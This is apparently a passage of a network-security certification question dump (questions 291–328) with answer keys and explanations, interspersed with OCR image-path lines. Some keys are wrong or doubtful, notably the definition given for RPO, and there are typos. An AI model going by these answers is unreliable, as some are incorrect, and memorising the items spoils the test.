Answer option C is incorrect. This is an invalid option.

NEW QUESTION: 291
Which of the following protocols is a method for implementing virtual private networks?
A. TLS
B. SNMP
C. PPTP
D. SSL
Answer: (SHOW ANSWER)

NEW QUESTION: 292

Which of the following topologies is a type of physical network design where each computer in the network is connected to a central device through an unshielded twisted-pair (UTP) wire?

A. Mesh topology

B. Star topology


C. Ring topology

D. Bus topology

Answer: B (LEAVE A REPLY)


Star topology is a type of physical network design where each computer in the network is connected to a central device, called hub, through an unshielded twisted-pair (UTP) wire. Signals from the sending computer go to the hub and are then transmitted to all the computers in the network. Since each workstation has a separate connection to the hub, it is easy to troubleshoot. Currently, it is the most popular topology used for networks.

Star Topology:




Answer option A is incorrect. Mesh network topology is a type of physical network design where all devices in a network are connected to each other with many redundant connections. It provides multiple paths for the data traveling on the network to reach its destination. Mesh topology also provides redundancy in the network. It employs the full mesh and partial mesh methods to connect devices. In a full mesh topology network, each computer is connected to all the other computers. In a partial mesh topology network, some of the computers are connected to all the computers, whereas some are connected to only those computers with which they frequently exchange data.

Mesh Topology:




Answer option D is incorrect. Bus topology is a type of physical network design where all computers in the network are connected through a single coaxial cable known as bus. This topology uses minimum cabling and is therefore, the simplest and least expensive topology for small networks. In this topology, 50 ohm terminators terminate both ends of the network. A Bus topology network is difficult to troubleshoot, as a break or problem at any point along the cable can cause the entire network to go down.

Bus Topology:



Answer option C is incorrect. Ring topology is a type of physical network design where all computers in the network are connected in a closed loop. Each computer or device in a Ring topology network acts as a repeater. It transmits data by passing a token around the network in order to prevent the collision of data between two computers that want to send messages at the same time. If a token is free, the computer waiting to send data takes it, attaches the data and destination address to the token, and sends it. When the token reaches its destination computer, the data is copied. Then, the token gets back to the originator. The originator finds that the message has been copied and received and removes the message from the token. Now, the token is free and can be used by the other computers in the network to send data. In this topology, if one computer fails, the entire network goes down.

Ring Topology:



NEW QUESTION: 293
Which of the following protocols permits users to enter a user-friendly computer name into the Windows browser and to map network drives and view shared folders?
A. RADIUS
B. NetBEUI
C. VoIP
D. ARP
Answer: B (LEAVE A REPLY)
NetBIOS Extended User Interface (NetBEUI) is a Microsoft proprietary protocol. NetBEUI is usually used in single LANs comprising one to two hundred clients. It is a non-routable protocol. NetBEUI was developed by IBM for its LAN Manager product and has been adopted by Microsoft for its Windows NT, LAN Manager, and Windows for Workgroups products. It permits users to enter a user-friendly computer name into the Windows browser and to map network drives and view shared folders. Answer option C is incorrect. Voice over Internet Protocol (VoIP) is a general term for a family of transmission technologies for delivery of voice communications over IP networks such as the Internet or other packet-switched networks. Other terms frequently encountered and synonymous with VoIP are IP telephony, Internet telephony, Voice over Broadband (VoBB), broadband telephony, and broadband phone. VoIP systems employ session control protocols to control the set-up and tear-down of calls as well as audio codecs that encode speech, allowing transmission over an IP network as digital audio via an audio stream. Answer option A is incorrect. RADIUS is a client/server protocol that runs in the application layer, using UDP as transport. The Remote Access Server, the Virtual Private Network server, the Network switch with port-based authentication, and the Network Access Server are all gateways that control access to the network, and all have a RADIUS client component that communicates with the RADIUS server. The RADIUS server is usually a background process running on a UNIX or Windows NT machine. RADIUS serves three functions: To authenticate users or devices before granting them access to a network To authorize those users or devices for certain network services To account for usage of those services Answer option D is incorrect. Address Resolution

Protocol (ARP) is a computer networking protocol used to determine a network host's Link Layer or hardware address when only its Internet Layer (IP) or Network Layer address is known. This function is critical in local area networking as well as for routing internetworking traffic across gateways (routers) based on IP addresses when the next-hop router must be determined.

NEW QUESTION: 294
Chris is a senior network administrator. Chris wants to measure the Key Risk Indicator (KRI) to assess the organization. Why is Chris calculating the KRI for his organization? It helps Chris to:
A. Identifies adverse events
B. Facilitates backward
C. Facilitates post Incident management
D. Notifies when risk has reached threshold levels
Answer: D (LEAVE A REPLY)
Key Risk Indicators (KRIs) are crucial metrics used in risk management to measure the likelihood of potential risks and their impact on an organization. They are designed to provide an early warning signal to notify management when a risk has reached a level that may exceed the organization's risk appetite and could have a profoundly negative impact on its ability to succeed. KRIs are not typically used to identify adverse events, which is more the role of Key Performance Indicators (KPIs), nor are they used to facilitate backward or post-incident management directly. Instead, KRIs are forward-looking indicators that help in predicting and preventing risks before they materialize into significant threats.

NEW QUESTION: 295
Simran is a network administrator at a start-up called Revolution. To ensure that neither party in the company can deny getting email notifications or any other communication, she mandates authentication before a connection establishment or message transfer occurs. What fundamental attribute of network defense is she enforcing?
A. Integrity
B. Non-repudiation
C. Confidentiality
D. Authentication
Answer: B (LEAVE A REPLY)
Non-repudiation is a fundamental attribute of network defense that ensures that neither party can deny the authenticity of their communications. In the context of Simran's actions as a network administrator, by mandating authentication before any connection establishment or message transfer, she is ensuring that the identity of the communicating parties can be confirmed and that the parties cannot later deny having sent or received the messages. This is crucial for maintaining accountability and trust within the network, as it provides irrefutable proof of the origin and integrity of the communications.

NEW QUESTION: 296

Which of the following is an attack on a website that changes the visual appearance of the site and seriously damages the trust and reputation of the website?

A. Website defacement

B. Zero-day attack

C. Spoofing

D. Buffer overflow

Answer: A (LEAVE A REPLY)

Website defacement is an attack on a website that changes the visual appearance of the site. These are typically the work of system crackers, who break into a Web server and replace the hosted website with one of their own.Sometimes, the Defacer makes fun of the system administrator for failing to maintain server security. Most times, the defacement is harmless; however, it can sometimes be used as a distraction to cover up more sinister actions such as uploading malware. A high-profile website defacement was carried out on the website of the company SCO Group following its assertion that Linux contained stolen code. The title of the page was changed from Red Hat vs. SCO to SCO vs. World with various satirical content.

Answer option D is incorrect. Buffer overflow is a condition in which an application receives more data than it is configured to accept. This usually occurs due to programming errors in the application. Buffer overflow can terminate or crash the application. Answer option B is incorrect. A zero-day attack, also known as zero-hour attack, is a computer threat that tries to exploit computer application vulnerabilities which are unknown to others, undisclosed to the software vendor, or for which no security fix is available. Zero-day exploits (actual code that can use a security hole to carry out an attack) are used or shared by attackers before the software vendor knows about the vulnerability. User awareness training is the most effective technique to mitigate such attacks. Answer option C is incorrect. Spoofing is a technique that makes a transmission appear to have come from an authentic source by forging the IP address, email address, caller ID, etc. In IP spoofing, a hacker modifies packet headers by using someone else's IP address to hide his identity. However, spoofing cannot be used while surfing the Internet, chatting on-line, etc.

because forging the source IP address causes the responses to be misdirected.

NEW QUESTION: 297

Which of the following OSI layers is sometimes called the syntax layer?

A. Presentation layer

B. Physical layer

C. Data link layer

D. Application layer

Answer: A (LEAVE A REPLY)

NEW QUESTION: 298

Which of the following is a standard-based protocol that provides the highest level of VPN security?

A. IPSec
B. IP
C. PPP
D. L2TP
Answer: A (LEAVE A REPLY)
Internet Protocol Security (IPSec) is a standard-based protocol that provides the highest level of VPN security. IPSec can encrypt virtually everything above the networking layer. It is used for VPN connections that use the L2TP protocol. It secures both data and password. IPSec cannot be used with Point-to-Point Tunneling Protocol (PPTP). Answer option B is incorrect. The Internet Protocol (IP) is a protocol used for communicating data across a packet-switched inter-network using the Internet Protocol Suite, also referred to as TCP/IP. IP is the primary protocol in the Internet Layer of the Internet Protocol Suite and has the task of delivering distinguished protocol datagrams (packets) from the source host to the destination host solely based on their addresses. For this purpose, the Internet Protocol defines addressing methods and structures for datagram encapsulation. The first major version of addressing structure, now referred to as Internet Protocol Version 4 (IPv4), is still the dominant protocol of the Internet, although the successor, Internet Protocol Version 6 (IPv6), is being deployed actively worldwide. Answer option C is incorrect. Point-to-Point Protocol (PPP) is a remote access protocol commonly used to connect to the Internet. It supports compression and encryption and can be used to connect to a variety of networks. It can connect to a network running on the IPX, TCP/IP, or NetBEUI protocol. It supports multi-protocol and dynamic IP assignments. It is the default protocol for the Microsoft Dial-Up adapter. Answer option D is incorrect. Layer 2 Tunneling Protocol (L2TP) is a more secure version of Point-to-Point Tunneling Protocol (PPTP). It provides tunneling, address assignment, and authentication. It allows the transfer of Point-to-Point Protocol (PPP) traffic between different networks. L2TP combines with IPSec to provide tunneling and security for Internet Protocol (IP), Internetwork Packet Exchange (IPX), and other protocol packets across IP networks.

NEW QUESTION: 299
If there is a fire incident caused by an electrical appliance short-circuit, which fire suppressant should be used to control it?
A. Water
B. Wet chemical
C. Dry chemical
D. Raw chemical
Answer: (SHOW ANSWER)
For a fire caused by an electrical appliance short-circuit, the appropriate fire suppressant is a dry chemical extinguisher. This type of extinguisher is effective because it can smother the fire without conducting electricity, which is crucial for electrical fires. Dry chemical extinguishers typically contain agents like mono-ammonium phosphate or sodium bicarbonate, which help to

interrupt the chemical reaction of the fire, effectively putting it out. It's important not to use water or wet chemicals on electrical fires, as they can conduct electricity and exacerbate the situation.

NEW QUESTION: 300
During the recovery process, RTO and RPO should be the main parameters of your disaster recovery plan. What does RPO refer to?
A. The interval after which the data quality is lost
B. The duration required to restore the data
C. The hot plugging technique used to replace computer components
D. The encryption feature, acting as add-on security to the data
Answer: B (LEAVE A REPLY)

NEW QUESTION: 301
Which of the following is the practice of sending unwanted e-mail messages, frequently with commercial content, in large quantities to an indiscriminate set of recipients? Each correct answer represents a complete solution. Choose all that apply.
A. Email spoofing
B. Junk mail
C. E-mail spam
D. Email jamming
Answer: B,C (LEAVE A REPLY)
E-mail spam, also known as unsolicited bulk email (UBE), junk mail, or unsolicited commercial email (UCE), is the practice of sending unwanted e-mail messages, frequently with commercial content, in large quantities to an indiscriminate set of recipients. Answer option A is incorrect. Email spoofing is a fraudulent email activity in which the sender address and other parts of the email header are altered to appear as though the email originated from a different source. Email spoofing is a technique commonly used in spam and phishing emails to hide the origin of the email message. By changing certain properties of the email, such as the From, Return-Path and Reply-To fields (which can be found in the message header), ill-intentioned users can make the email appear to be from someone other than the actual sender. The result is that, although the email appears to come from the address indicated in the From field (found in the email headers), it actually comes from another source. Answer option D is incorrect. Email jamming is the use of sensitive words in e-mails to jam the authorities that listen in on them by providing a form of a red herring and an intentional annoyance. In this attack, an attacker deliberately includes "sensitive" words and phrases in otherwise innocuous emails to ensure that these are picked up by the monitoring systems. As a result the senders of these emails will eventually be added to a "harmless" list and their emails will be no longer intercepted, hence it will allow them to regain some privacy.

NEW QUESTION: 302
Which of the following commands is used for port scanning?
A. nc -z
B. nc -t
C. nc -d
D. nc -v
Answer: A (LEAVE A REPLY)

NEW QUESTION: 303
Which of the following is NOT an AWS Shared Responsibility Model devised by AWS?
A. Shared Responsibility Model for Storage Services
B. Shared Responsibility Model for Container Services
C. Shared Responsibility Model for Abstract Services
D. Shared Responsibility Model for Infrastructure Services
Answer: A (LEAVE A REPLY)

NEW QUESTION: 304
Which firewall technology provides the best of both packet filtering and application-based filtering and is used in Cisco Adaptive Security Appliances?
A. VPN
B. Stateful multilayer inspection
C. Application level gateway
D. Network address translation
Answer: B (LEAVE A REPLY)
Stateful multilayer inspection (SMLI) firewalls provide a robust security mechanism that combines the features of both packet filtering and application-based filtering. They are capable of inspecting the state of active connections and make decisions based on the context of the traffic. Cisco Adaptive Security Appliances (ASA) utilize this technology to offer an integrated approach to network security, which includes application-aware firewall capabilities, intrusion prevention, and content security services. This technology is particularly effective as it not only looks at the state and attributes of the packets but also examines the data within the packet, enabling it to provide more comprehensive protection against various types of network threats.

NEW QUESTION: 305
Identify the Password Attack Technique in which the adversary attacks cryptographic hash functions based on the probability, that if a hashing process is used for creating a key, then the same is used for other keys?
A. Brute Forcing Attack
B. Birthday Attack
C. Hybrid Attack
D. Dictionary Attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 306
Which of the following strategies is used to minimize the effects of a disruptive event on a company, and is created to prevent interruptions to normal business activity?
A. Continuity of Operations Plan
B. Disaster Recovery Plan
C. Business Continuity Plan
D. Contingency Plan
Answer: C (LEAVE A REPLY)

NEW QUESTION: 307
Which of the following cables is made of glass or plastic and transmits signals in the form of light?
A. Twisted pair cable
B. Fiber optic cable
C. Coaxial cable
D. Plenum cable
Answer: (SHOW ANSWER)

NEW QUESTION: 308
Which encryption algorithm h used by WPA5 encryption?
A. RC4.TKIP
B. AES-CCMP
C. AES-GCMP 256
D. RC4
Answer: B (LEAVE A REPLY)

NEW QUESTION: 309
In what type of IoT communication model do devices interact with each other through the internet, primarily using protocols such as ZigBee, Z-Wave, or Bluetooth?
A. Back-End Data-Sharing Model
B. Device-to-Gateway Model
C. Device-to-Cloud Model

D. Device-to-Device Model

Answer: D (LEAVE A REPLY)

In the context of IoT communication models, the Device-to-Device (D2D) model refers to the direct interaction between devices without the need for intermediary devices or services. This model is characterized by the use of protocols such as ZigBee, Z-Wave, or Bluetooth, which are designed to facilitate direct communication between devices in close proximity. These protocols are commonly used in home automation, where devices like sensors, lights, and locks need to communicate with each other to perform their functions effectively.

NEW QUESTION: 310

Which of the following tools is described below? It is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of its tools include arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. It is highly effective for sniffing both switched and shared networks. It uses the arpredirect and macof tools for switching across switched networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP, IMAP, etc.

A. Dsniff

B. Cain

C. Libnids

D. LIDS

Answer: A (LEAVE A REPLY)

Dsniff is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of the tools of Dsniff include dsniff, arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. Dsniff is highly effective for sniffing both switched and shared networks. It uses the arpredirect and macof tools for switching across switched networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP, IMAP, etc. Answer option B is incorrect. Cain is a multipurpose tool that can be used to perform many tasks such as Windows password cracking, Windows enumeration, and VoIP session sniffing. This password cracking program can perform the following types of password cracking attacks: Dictionary attack Brute force attack Rainbow attack Hybrid attack Answer options D and C are incorrect. These tools are port scan detection tools that are used in the Linux operating system.

NEW QUESTION: 311

Which of the following types of coaxial cable used for cable television and cable modems?

A. RG-59

B. RG-58

C. RG-62

D. None

E. RG-8

Answer: (SHOW ANSWER)

NEW QUESTION: 312
Network security is the specialist area, which consists of the provisions and policies adopted by the Network Administrator to prevent and monitor unauthorized access, misuse, modification, or denial of the computer network and network-accessible resources. For which of the following reasons is network security needed?
Each correct answer represents a complete solution. Choose all that apply.
A. To protect information from loss and deliver it to its destination properly
B. To protect information from unwanted editing, accidentally or intentionally by unauthorized users
C. To protect private information on the Internet
D. To prevent a user from sending a message to another user with the name of a third person
Answer: (SHOW ANSWER)
Explanation
Explanation:
Network security is needed for the following reasons:
To protect private information on the Internet
To protect information from unwanted editing, accidentally or intentionally by unauthorized users
To protect information from loss and deliver it to its destination properly To prevent a user from sending a message to another user with the name of a third person

NEW QUESTION: 313
Which of the following protocols is used to share information between routers to transport IP Multicast packets
among networks?
A. RSVP
B. DVMRP
C. RPC
D. LWAPP
Answer: B (LEAVE A REPLY)
The Distance Vector Multicast Routing Protocol (DVMRP) is used to share information between routers to
transport IP Multicast packets among networks. It uses a reverse path-flooding technique and is used as the
basis for the Internet's multicast backbone (MBONE). In particular, DVMRP is notorious for poor network
scaling, resulting from reflooding, particularly with versions that do not implement pruning. DVMRP's flat
unicast routing mechanism also affects its capability to scale.
Answer option A is incorrect. The Resource Reservation Protocol (RSVP) is a Transport layer protocol

designed to reserve resources across a network for an integrated services Internet. RSVP does not transport
application data but is rather an Internet control protocol, like ICMP, IGMP, or routing protocols. RSVP provides
receiver-initiated setup of resource reservations for multicast or unicast data flows with scaling and robustness.
RSVP can be used by either hosts or routers to request or deliver specific levels of quality of service (QoS) for
application data streams. RSVP defines how applications place reservations and how they can leave the
reserved resources once the need for them has ended. RSVP operation will generally result in resources being
reserved in each node along a path.
Answer option C is incorrect. A remote procedure call (RPC) hides the details of the network by using the
common procedure call mechanism familiar to every programmer. Like any ordinary procedure, RPC is also
synchronous and parameters are passed to it. A process of the client calls a function on a remote server and
remains suspended until it gets back the results.
Answer option D is incorrect. LWAPP (Lightweight Access Point Protocol) is a protocol used to control multiple
Wi-Fi wireless access points at once. This can reduce the amount of time spent on configuring, monitoring, or
troubleshooting a large network. This also allows network administrators to closely analyze the network.

NEW QUESTION: 314
Which of the following statements are true about security risks? Each correct answer represents a complete solution. (Choose three.)
A. They are considered an indicator of threats coupled with vulnerability.
B. They can be removed completely by taking proper actions.
C. They can be analyzed and measured by the risk analysis process.
D. They can be mitigated by reviewing and taking responsible actions based on possible risks.
Answer: A,C,D (LEAVE A REPLY)
In information security, security risks are considered an indicator of threats coupled with vulnerability. In other words, security risk is a probabilistic function of a given threat agent exercising a particular vulnerability and the impact of that risk on the organization. Security risks can be mitigated by reviewing and taking responsible actions based on possible risks. These risks can be analyzed and measured by the risk analysis process.

Answer option B is incorrect. Security risks can never be removed completely but can be mitigated by taking proper actions.

NEW QUESTION: 315
Which antenna's characteristic refer to the calculation of radiated in a particular direction. It is generally the ratio of radiation intensity in a given direction to the average radiation intensity?
A. Radiation pattern
B. Polarization
C. Directivity
D. Typical gain
Answer: C (LEAVE A REPLY)
Directivity of an antenna refers to the measure of how concentrated the radiation emitted is in a single direction. It is defined as the ratio of the radiation intensity in a given direction from the antenna to the radiation intensity averaged over all directions. In simpler terms, it is the calculation of radiated power in a particular direction compared to the average radiated power in all directions. This characteristic is crucial for antennas designed to transmit or receive signals in a specific direction, making it an essential parameter for many communication systems.

NEW QUESTION: 316
Which of the following OSI layers establishes, manages, and terminates the connections between the local and remote applications?
A. Data Link layer
B. Network layer
C. Application layer
D. Session layer
Answer: (SHOW ANSWER)
The session layer of the OSI/RM controls the dialogues (connections) between computers. It establishes, manages and terminates the connections between the local and remote application. It provides for full-duplex, half-duplex, or simplex operation, and establishes checkpointing, adjournment, termination, and restart procedures. The OSI model made this layer responsible for graceful close of sessions, which is a property of the Transmission Control Protocol, and also for session checkpointing and recovery, which is not usually used in the Internet Protocol Suite. The Session Layer is commonly implemented explicitly in application environments that use remote procedure calls.
Answer option C is incorrect. The Application Layer of TCP/IP model refers to the higher-level protocols used by most applications for network communication. Examples of application layer protocols include the File Transfer Protocol (FTP) and the Simple Mail Transfer Protocol (SMTP). Data coded according to application layer protocols are then encapsulated into one or more transport layer protocols, which in turn use lower layer protocols to affect actual data transfer.
Answer option A is incorrect. The Data Link Layer is Layer 2 of the seven-layer OSI model of computer networking. It corresponds to or is part of the link layer of the TCP/IP reference model.

The Data Link Layer is the protocol layer which transfers data between adjacent network nodes in a wide area network or between nodes on the same local area network segment. The Data Link Layer provides the functional and procedural means to transfer data between network entities and might provide the means to detect and possibly correct errors that may occur in the Physical Layer. Examples of data link protocols are Ethernet for local area networks (multi-node), the Point-to-Point Protocol (PPP), HDLC, and ADCCP for point-to-point (dual-node) connections. Answer option B is incorrect. The network layer controls the operation of subnet, deciding which physical path the data should take, based on network conditions, priority of service, and other factors. Routers work on the Network layer of the OSI stack.

NEW QUESTION: 317
Which of the following tools is a free laptop tracker that helps in tracking a user's laptop in case it gets stolen?
A. SAINT
B. Adeona
C. Snort
D. Nessus
Answer: B (LEAVE A REPLY)
Adeona is a free laptop tracker that helps in tracking a user's laptop in case it gets stolen. All it takes is to install the Adeona software client on the user's laptop, pick a password, and make it run in the background. If at one point, the user's laptop gets stolen and is connected to the Internet, the Adeona software sends the criminal's IP address. Using the Adeona Recovery, the IP address can then be retrieved. Knowing the IP address helps in tracking the geographical location of the stolen device. Answer option D is incorrect. Nessus is proprietary comprehensive vulnerability scanning software. It is free of charge for personal use in a non-enterprise environment. Its goal is to detect potential vulnerabilities on tested systems. It is capable of checking various types of vulnerabilities, some of which are as follows:Vulnerabilities that allow a remote cracker to control or access sensitive data on a system Misconfiguration (e.g. open mail relay, missing patches, etc)Default passwords, a few common passwords, and blank/absent passwords on some system accounts. Nessus can also call Hydra (an external tool) to launch a dictionary attack.Denials of service against the TCP/IP stack by using mangled packets Answer option A is incorrect. SAINT stands for System Administrator's Integrated Network Tool. It is

computer software used for scanning computer networks for security vulnerabilities, and exploiting found vulnerabilities. The SAINT scanner screens every live system on a network for TCP and UDP services. For each service it finds running, it launches a set of probes designed to detect anything that could allow an attacker to gain unauthorized access, create a denial-ofservice, or gain sensitive information about the network. Answer option C is incorrect. Snort is an open source network intrusion detection system. The Snort application analyzes network traffic in realtime mode. It performs packet sniffing, packet logging, protocol analysis, and a content search to detect a variety of potential attacks.

NEW QUESTION: 318
David is working in a mid-sized IT company. Management asks him to suggest a framework that can be used effectively to align the IT goals to the business goals of the company. David suggests the_____framework, as it provides a set of controls over IT and consolidates them to form a framework.
A. RMIS
B. ITIL
C. ISO 27007
D. COBIT
Answer: D (LEAVE A REPLY)
COBIT (Control Objectives for Information and Related Technologies) is a framework designed to help organizations develop, implement, monitor, and improve IT governance and management practices. It is recognized for its comprehensive approach to aligning IT goals with business objectives, ensuring that IT investments support the overall strategic direction of the company. COBIT provides a set of controls over IT and consolidates them into a framework that helps organizations ensure that their IT infrastructure is secure, reliable, and efficient, while also being aligned with their business goals12.
Reference:
ISACA's "Connecting Business and IT Goals Through COBIT 5" article provides insights into how COBIT 5 connects business goals with IT goals using non-technical, business language1.
The Interface Technical Training blog post on "Aligning IT goals using the COBIT5 Goals Cascade" explains the process of translating stakeholder needs into enterprise goals, IT-related goals, and enabler goals, which is key to supporting alignment between an enterprise's needs and IT solutions and services2.

NEW QUESTION: 319
Which command list all ports available on a server?
A. sudo apt netstate -ls tunlp
B. sudo ntstat -ls tunlp
C. sudo apt nst -tunlp
D. sudo netstat -tunlp
Answer: D (LEAVE A REPLY)

NEW QUESTION: 320
Which of the following represents a network that connects two or more LANs in the same geographic area?
A. PAN
B. MAN
C. WAN
D. SAN
Answer: B (LEAVE A REPLY)

NEW QUESTION: 321
Which of the following routing metrics is the sum of the costs associated with each link traversed?
A. Communication cost
B. Bandwidth
C. Path length
D. Routing delay
Answer: C (LEAVE A REPLY)

NEW QUESTION: 322
According to standard IoT security practice, IoT Gateway should be connected to a ----------
A. Router that is connected to other subnets
B. Secure router
C. Pouter that is connected to internal servers
D. Border router
Answer: A (LEAVE A REPLY)

NEW QUESTION: 323
Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping the conversation and keeps the password. After the interchange is over, Eve connects to Bob posing as Alice; when asked for a proof of identity, Eve sends Alice's password read from the last session, which Bob accepts.
Which of the following attacks is being used by Eve?
A. Replay
B. Fire walking
C. Cross site scripting
D. Session fixation
Answer: A (LEAVE A REPLY)
Eve is using Replay attack. A replay attack is a type of attack in which attackers capture packets containing passwords or digital signatures whenever packets pass between two hosts on a network. In an attempt to obtain an authenticated connection, the attackers then resend the

captured packet to the system. In this type of attack, the attacker does not know the actual password, but can simply replay the captured packet. Session tokens can be used to avoid replay attacks. Bob sends a one-time token to Alice, which Alice uses to transform the password and send the result to Bob (e.g. computing a hash function of the session token appended to the password). On his side Bob performs the same computation; if and only if both values match, the login is successful. Now suppose Mallory has captured this value and tries to use it on another session; Bob sends a different session token, and when Mallory replies with the captured value it will be different from Bob's computation.
Answer option C is incorrect. In the cross site scripting attack, an attacker tricks the user's computer into running code, which is treated as trustworthy because it appears to belong to the server, allowing the attacker to obtain a copy of the cookie or perform other operations.
Answer option B is incorrect. Firewalking is a technique for gathering information about a remote network protected by a firewall. This technique can be used effectively to perform information gathering attacks. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall.
Answer option D is incorrect. In session fixation, an attacker sets a user's session id to one known to him, for example by sending the user an email with a link that contains a particular session id. The attacker now only has to wait until the user logs in.

NEW QUESTION: 324
Which of the following is a network analysis tool that sends packets with nontraditional IP stack parameters?
A. Nessus
B. COPS
C. SAINT
D. HPing
Answer: D (LEAVE A REPLY)

NEW QUESTION: 325
Which of the following is a mechanism that helps in ensuring that only the intended and authorized recipients
are able to read data?
A. Integrity
B. Data availability
C. Confidentiality
D. Authentication
Answer: C (LEAVE A REPLY)
Confidentiality is a mechanism that ensures that only the intended and authorized recipients are able to read
data. The data is so encrypted that even if an unauthorized user gets access to it, he will not get any meaning

out of it.
Answer option A is incorrect. In information security, integrity means that data cannot be modified without
authorization. This is not the same thing as referential integrity in databases. Integrity is violated when an
employee accidentally or with malicious intent deletes important data files, when a computer virus infects a
computer, when an employee is able to modify his own salary in a payroll database, when an unauthorized
user vandalizes a web site, when someone is able to cast a very large number of votes in an online poll, and so
on. There are many ways in which integrity could be violated without malicious intent. In the simplest case, a
user on a system could mistype someone's address. On a larger scale, if an automated process is not written
and tested correctly, bulk updates to a database could alter data in an incorrect way, leaving the integrity of the
data compromised. Information security professionals are tasked with finding ways to implement controls that
prevent errors of integrity.
Answer option B is incorrect. Data availability is one of the security principles that ensures that the data and
communication services will be available for use when needed (expected). It is a method of describing
products and services availability by which it is ensured that data continues to be available at a required level of
performance in situations ranging from normal to disastrous. Data availability is achieved through redundancy,
which depends upon where the data is stored and how it can be reached.
Answer option D is incorrect. Authentication is the act of establishing or confirming something (or someone) as
authentic, i.e., the claims made by or about the subject are true ("authentification" is a variant of this word).

NEW QUESTION: 326
Which of the following techniques uses a modem in order to automatically scan a list of telephone numbers?
A. War driving
B. Warkitting
C. Warchalking
D. War dialing

Answer: D (LEAVE A REPLY)

NEW QUESTION: 327
Which of the following is designed to detect the unwanted presence of fire by monitoring environmental changes associated with combustion?
A. Gaseous fire suppression
B. Fire sprinkler
C. Fire suppression system
D. Fire alarm system
Answer: D (LEAVE A REPLY)
An automatic fire alarm system is designed for detecting the unwanted presence of fire by monitoring environmental changes associated with combustion. In general, a fire alarm system is classified as either automatically actuated, manually actuated, or both. Automatic fire alarm systems are intended to notify the building occupants to evacuate in the event of a fire or other emergency, to report the event to an off-premises location in order to summon emergency services, and to prepare the structure and associated systems to control the spread of fire and smoke. Answer option C is incorrect. A fire suppression system is used in conjunction with smoke detectors and fire alarm systems to improve and increase public safety. Answer option A is incorrect. Gaseous fire suppression is a term to describe the use of inert gases and chemical agents to extinguish a fire. Answer option B is incorrect. A fire sprinkler is the part of a fire sprinkler system that discharges water when the effects of a fire have been detected, such as when a predetermined temperature has been reached.

NEW QUESTION: 328
Which of the following is a firewall that keeps track of the state of network connections traveling across it?
A. Stateful firewall
B. Stateless packet filter firewall
C. Circuit-level proxy firewall
D. Application gateway firewall
Answer: A (LEAVE A REPLY)
